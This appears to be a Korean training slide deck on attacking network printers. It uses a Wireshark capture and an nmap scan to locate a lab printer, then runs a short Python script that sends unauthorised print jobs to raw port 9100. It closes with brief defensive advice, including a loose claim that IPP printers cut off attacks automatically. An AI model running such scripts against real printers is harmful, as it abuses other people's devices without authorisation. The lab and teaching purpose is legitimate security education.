


# Network Printer Hacking




# What is Network Printer?

- ❖ 네트워크 프린터란 네트워크에 연결된 프린터를 뜻한다.
- ❖ 요즘에는 대부분의 프린터가 컴퓨터에 직접 연결되는 방식이 아닌 직접적으로 유선 및 네트워크에 연결이 되는 입, 출력 장비들이 대부분이다.
- ❖ 네트워크 프린터를 사용할 시 프린터를 PC에 직접 연결할 필요가 없다.
- ❖ 네트워크 프린터는 같은 망에 있는 모든 사람들이 하나의 프린터를 공유할 수 있기에 PC 당 프린터를 구매할 필요가 없다.



# Network Printer Diagram



왼쪽에 있는 그림은 네트워크 프린터의 구성도를 나타낸 것이다. 같은 LAN 환경에 존재하는 컴퓨터들이 함께 공유하는 프린터라고 할 수 있다. 프린터 역시 내부에 서버가 들어가며, IP 역시 할당 받아 사용한다.

# Network Printer Protocol

프린터가 PC와 통신을 하기 위해서는 프로토콜이 필요하다.

## IPP

네트워크 프린터의 보안성을 담당하는 프로토콜


## LPR

LPR은 인쇄정보 전송 후 전송여부를 확인한다. 포트는 515 포트를 사용한다.

## RAW

RAW는 인쇄정보 전송 후 전송여부를 확인 안 한다. 통신 포트는 9100

# Hacking Training



No.	Time	Source	Destination	Protocol	Length	Info
3020	90.729676793	192.168.180.67	192.168.180.15	TCP	66	2903 → 9100 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK
3021	90.730374785	192.168.180.15	192.168.180.67	TCP	66	9100 → 2903 [SYN, ACK] Seq=0 Ack=1 Win=2920 Len=0 MSS=1460 S
3022	90.730458483	192.168.180.67	192.168.180.15	TCP	60	2903 → 9100 [ACK] Seq=1 Ack=1 Win=525568 Len=0
3023	90.762404997	192.168.180.67	192.168.180.15	TCP	2903	2903 → 9100 [PSH, ACK] Seq=1 Ack=1 Win=525568 Len=2849
3025	90.763150703	192.168.180.15	192.168.180.67	TCP	60	9100 → 2903 [ACK] Seq=1 Ack=1461 Win=1460 Len=0
3027	90.782306496	192.168.180.15	192.168.180.67	TCP	60	9100 → 2903 [ACK] Seq=1 Ack=2850 Win=2920 Len=0
3028	90.782421533	192.168.180.67	192.168.180.15	TCP	83	2903 → 9100 [PSH, ACK] Seq=2850 Ack=1 Win=525568 Len=29
3029	90.783778849	192.168.180.15	192.168.180.67	TCP	60	9100 → 2903 [ACK] Seq=1 Ack=2879 Win=2920 Len=0
3030	90.783845661	192.168.180.67	192.168.180.15	TCP	60	2903 → 9100 [FIN, ACK] Seq=2879 Ack=1 Win=525568 Len=0
3031	90.784568355	192.168.180.15	192.168.180.67	TCP	60	9100 → 2903 [FIN, ACK] Seq=1 Ack=2880 Win=2920 Len=0

Frame 3020: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0  
Ethernet II, Src: Giga-Byt\_61:3c:03 (fc:aa:14:61:3c:03), Dst: LexmarkI\_41:1e:96 (00:21:b7:41:1e:96)  
Internet Protocol Version 4, Src: 192.168.180.67, Dst: 192.168.180.15  
Transmission Control Protocol, Src Port: 2903, Dst Port: 9100, Seq: 0, Len: 0

네트워크 프린터에 할당된 IP를 구하기 위해 와이어샤크를 이용하여 LAN 상에서 9100번 포트를 통해 통신하는 모든 PC들을 검색을 진행하였다. 이 후 PC에서 정상적인 인쇄 요청을 프린터에 보냈다. 그 결과 다음 그림과 같이 192.168.180.15번과 192.168.180.67번이 9100 포트를 이용하여 통신하는 모습을 확인하였으며, 그 중 192.168.180.67번은 공격자의 IP이므로 프린터의 IP는 192.168.180.15로 확인되었다.

# Hacking Training

프린터의 IP를 알아낸 후 nmap을 이용하여 확실하게 열려 있는 포트를 확인하였다.

확인 결과 다음과 같은 포트들이 open 상태인 것을 확인하였다. 이중 인쇄 정보를 받아들이는 9100 포트 혹은 515 포트를 이용하면 원활한 실습이 가능할 것으로 추정된다.

이번 실습에서는 가장 많이 쓰이는 9100 포트를 이용하여 프린트를 해킹해 볼 생각이다.

```
root@kali: ~/Desktop/print
File Edit View Search Terminal Help
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-09 16:19 KST
Nmap scan report for 192.168.180.15
Host is up (0.0012s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
79/tcp    open  finger
80/tcp    open  http
443/tcp   open  https
515/tcp   open  printer
631/tcp   open  ipp
4000/tcp  open  remoteanything
5000/tcp  open  upnp
5001/tcp  open  complex-link
6100/tcp  open  synchronet-db
8000/tcp  open  http-alt
9100/tcp  open  jetdirect
9200/tcp  open  wap-wsp
9500/tcp  open  ismserver
10000/tcp filtered snet-sensor-mgmt
MAC Address: 00:21:B7:41:1E:96 (Lexmark International)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
root@kali:~/Desktop/print#
```



The image is a digital collage centered around programming. In the middle-left, there's a white rectangular area containing a screenshot of a code editor window. The window has a title bar with "Open" and a file icon button. Below the title bar, the Python code is displayed:

```
from socket import *  
  
data = "Hi this printer hacking now!!\n"  
a = 0  
while a < 1 :  
    s = socket(AF_INET, SOCK_STREAM)  
    s.connect(("192.168.180.15", 9100))  
    s.send("\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n")  
    for i in range(10):  
        s.send(data)  
    a = a+1
```

**Program Code**

The background of the entire image is composed of several overlapping, tilted panels showing snippets of code. At the top left, there's a snippet of HTML code:

```
</script>  
<!-- start header  
<div class="header_bg">  
<div class="wrap">  
<div id="content">  
<header id="topnav">
```

To the right and slightly below, another HTML snippet shows navigation links:

```
<a href="#" href="#home"  
</a></li>  
<a href="#service">  
</a></li>  
<a href="#product">  
</a></li>  
<a href="#portfolio">  
</a></li>  
<a href="#team">  
</a></li>  
<a href="#contact">  
</a></li>
```

Below that, on the right side, is a CSS snippet defining logo widths:

```
images/logo3.png" id="logo_large" width="300">  
images/logo.png" id="logo_small">
```

At the bottom, more HTML code is visible:

```
ptn">Nav Menu</a>  
</div>  
.../is/menu.js"></script>
```

The overall aesthetic is technical and modern, with a focus on web development and networking code.

 $\sim / \square$ 

```
from socket import *

data = "Hi this printer hacking now!!\n"
a = 0
while a < 1 :
    s = socket(AF_INET, SOCK_STREAM)
    s.connect(("192.168.180.15", 9100))
    s.send("\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n")
    for i in range(10):
        s.send(data)
    a = a+1
```



## Result

n!!

Hi this printer hacking now!!

Hi this pr



# How do you defend it?

위 실습에서 우리는 프린터의 취약점을 이용하여 인쇄를 원격으로 실행하였다. 그렇다면 이와 같은 공격을 막기 위해서는 어떻게 해야 할까?

먼저 IPP 프로토콜을 지원하는 프린터를 이용하는 것이 좋다. IPP 프로토콜의 경우 공격이라 판단된다면 자동으로 연결을 끊는 모습을 보여주고 있기 때문이다. 또한, 중요 문서는 프린터에 직접 유선으로 연결하여 출력하는 것이 좋다고 판단된다.

**Thank You 😊**